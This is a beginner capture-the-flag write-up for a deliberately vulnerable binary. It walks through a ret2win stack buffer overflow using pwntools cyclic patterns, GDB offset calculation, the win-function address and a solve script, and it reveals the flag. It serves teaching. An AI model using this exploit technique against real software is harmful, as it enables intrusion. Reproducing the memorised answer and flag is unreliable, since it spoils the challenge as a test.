Trojan Hearse: Binary Exploit - Beginner

Creator: Michelangelo Cordoba Points: 350

Description

The goal of this challenge is to show how buffer overflows are dangerous for programs as they can easily be exploited. The program intentionally introduces buffer overflow from a C-style array through which a ret2win exploit can be used to override the original function's return address with that of another function that returns the flag.

Prompt

You are an undead zombie intruder currently inside the black hearse.

Find a weakness in the town's cargo inspection system and use it to open the gates from within.

Can you exploit the guards' trust and reveal the hidden flag?

Connect: ssh ctf<N>@teapot.cs.uic.edu


Hints

1. The guards seem willing to accept almost anything written on the hearse’s cargo manifest. What happens if your description is larger than the space they’ve reserved for it? Try to use different input lengths and observe how the program behaves.

2. Overflowing the cargo can affect more than just its contents. Pwntools includes a `cyclic()` pattern generator, a long string where every small chunk is unique. Feed one in, then use GDB to see exactly which bytes end up overwriting the saved return address. That tells you precisely how many padding bytes you need.
3. The graveyard may already have a hidden way to open. `nm` or `objdump -t` will list every function baked into the binary, even ones that never normally run. Is there one whose name suggests it could help? Think about how changing a return address can redirect execution there.


Solution

1. **Identify the binary**
   `file trojan_hearse`




   Confirms it's a 64-bit Linux executable, not stripped, meaning function names are still visible inside it. That matters for the next step.

2. **Run it normally**
   `./trojan_hearse`
   Type something ordinary (e.g. `black hearse`) when prompted. The program just acknowledges it and exits, confirms normal use doesn't give up the flag.




3. **See what functions exist inside the binary**
   `nm trojan_hearse`



   This lists every function the binary contains, including ones that never actually get called while the program runs normally. You should see three that matter: `main` (the program's entry point), `inspect_hearse` (matches the "Describe the hearse's cargo" prompt, this is the function reading your input), and `open_crypt` (doesn't match anything you've seen in normal use, this is the one we want to reach).

4. **Confirm there's an overflow**

```
python3 -c 'import sys; sys.stdout.buffer.write(b"A"*120)'
| ./trojan_hearse
```



Result: segmentation fault (core dumped). Sending more input than the program expects crashes it, meaning it's writing past the space it reserved, into memory it shouldn't be touching. That's the vulnerability.

5. **Find exactly how many bytes it takes to overwrite the return address**

```
python3 -c 'from pwn import cyclic;
open("/tmp/trojan_pattern", "wb").write(cyclic(160, n=8))'

gdb -q ./trojan_hearse
```


Inside GDB:

```
set pagination off
break src/trojan_hearse.c:40
run < /tmp/trojan_pattern
p &manifest
p $rbp
x/gx $rbp+8
p/d (char*)($rbp+8) - (char*)&manifest
```

The last command gives the offset directly — **72 bytes** of padding before the saved return address.

`offset = 72`

6. **Get the address of the hidden function**
   `nm trojan_hearse | grep open_crypt`



   `win_address = 0x401236`
   This gives you `open_crypt`'s exact memory address. Since this binary is compiled without PIE, that address never changes between runs, you can hardcode it.


7. **Fill in the solve template**
   Rather than writing a pwntools exploit from scratch, use the provided `solve_template.py` (see below), it already handles connecting to the program and sending your payload. You just need to fill in:

   a. the offset you found in Step 5
   b. the address you found in Step 6

8. **Run it**

`python3 solve.py`

Your payload overflows the buffer exactly up to the return address, then overwrites it with the address of `open_crypt()`, so when `inspect_hearse()` finishes and tries to return to wherever it normally would, it jumps into `open_crypt()` instead, which reads and prints `flag.txt`.



Flag

flame{h0rs3_h1jack3d}